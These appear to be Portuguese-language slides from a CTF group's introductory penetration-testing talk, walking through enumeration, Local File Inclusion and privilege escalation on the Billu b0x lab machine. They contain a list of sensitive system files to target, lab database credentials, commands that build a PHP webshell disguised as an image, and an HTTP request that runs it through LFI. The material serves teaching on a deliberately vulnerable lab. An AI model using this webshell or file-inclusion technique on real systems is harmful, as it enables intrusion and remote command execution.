Introdução ao pentest

Uma abordagem prática

Como os ataques acontecem

Sob o olhar de um atacante

- O que é um pentest
- Na prática
  - Enumeration
  - Exploitation
  - Privilege Escalation

O que é um pentest?

Métodologias

- OWASP Testing Guide (https://owasp.org/www-pdf-archive/OTGv4.pdf)
- NIST 800-115 (https://csrc.nist.gov/publications/detail/sp/800-115/final)
- PTES (http://www.pentest-standard.org/index.php/Main_Page)
- PCI (https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf)
- **Backtrack 4: Assuring Security by Penetration Testing**



Backtrack Testing Process
1. Target Scoping
2. Information Gathering
3. Target Discovery
4. Enumerating Target
5. Vulnerability Mapping
Optional
6. Social Engineering
7. Target Exploitation
8. Privilege Escalation
9. Maintaining Access
10. Documentation & Reporting

1. Enumeration

2. Exploitation

3. Privilege Escalation

4. Post-Exploitation


Enum
Exploit
Enum
Priv Esc
Enum


Na prática

Máquina: http://35.198.62.142

Enumeration

Enumeration

1. *Look around Ted, you're all alone.*
    a. Nmap
    b. Netdiscover
2. Toc. Toc. Who's there?
    a. Nmap
3. I wanna know you better.
    a. dirsearch / dirb / ffuf
    b. Wpscan



Exploitation

De volta a teoria

Destrinchando um pouco mais ataques web

Local File Inclusion

Local File Inclusion (LFI)

Todos os arquivos ficam armazenados no sistema, a página inicial de um site é por padrão o index.php

O PHP permite que o programador exiba outros arquivos dentro do atual. A vulnerabilidade de LFI ocorre quando o usuário possui a liberdade de escolher que arquivo ele quer ver sem restrição do sistema

Arquivos que não deveriam poder ser acessados:

- /etc/passwd
- /etc/shadow
- /proc/self/environ
- /var/www/phpmy/config.inc.php
  - Postman
  - Burpsuite
- /proc/version
- /var/log/apache/access.log
- /var/log/sshd.log
- /var/log/mail

```php
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

// Check connection
if (mysqli_connect_errno())
 {
 echo "connection failed ->  " . mysqli_connect_error();
 }

?>
```

O que podemos fazer?

Continuar procurando por vulnerabilidades

É nessa hora que retornamos de exploitation para enumeration.

O que podemos tentar:

- Upload de uma shell
- Encontrar RCE
- Buscar outras vulnerabilidades
- Versão desatualizada de algum serviço
- Enumeration

Discussão: O que é uma shell?

Um exemplo de shell no formato .gif

- `$ echo 'FFD8FFE0' | xxd -r -p > shell.jpg`
- `$ echo '<?php passthru($_GET['cmd']); ?>' >> shell.jpg`

Exemplo de uso:

```
POST /panel.php?cmd=whoami HTTP/1.1
Host: 192.168.212.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Referer: http://192.168.212.102/panel.php
Cookie: PHPSESSID=miq2p5g3srk4p4u6aa55vac9i6
Connection: close
Upgrade-Insecure-Requests: 1

load=../../../var/www/uploaded_images/shell.gif&continue=continue

*** OUTPUT ***
[...]
Welcome to billu b0x <form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg val
ue=Logout></form><hr><br><form method=post>

<select name=load>
   <option value="show">Show Users</option>
      <option value="add">Add User</option>
</select>

  <input type=submit name=continue value="continue"></form><br><br>���www-data
```

Manter acesso é bom, mas hacking é sobre ambição

Privilege Escalation

Enumeration

Não tem segredo

Não é mágica, é metodologia. Cada etapa do processo envolve a enumeração das informações da etapa anunciada seguida pela busca por brechas e vulnerabilidades.

Workflow:

- Enumeration
  - Versão do kernel
- Ele possui alguma vuln conhecida? (Google)
- Versão desatualizada de algum serviço?
- Algum arquivo editável com permissão?
- Cron job
- Processos do sistema
- Binários modificados

Sobre esse desafio:

- Exploit: https://www.exploit-db.com/exploits/37292/
- Billu Box: https://www.vulnhub.com/entry/billu-b0x,188/
- Walkthrough: https://mrh4sh.github.io/billu-b0x-solution

When Hacking Get Serious: HackTheBox

Informações úteis:

- Matheus Vrech
- Telegram/Twitter: @vrechson
- Email: whoismath@gmail.com
- POMBO:
- Grupo do Telegram: @pomboufscar
- Canal do Telegram: @pombocorreio
- Github: https://github.com/pombo-ctf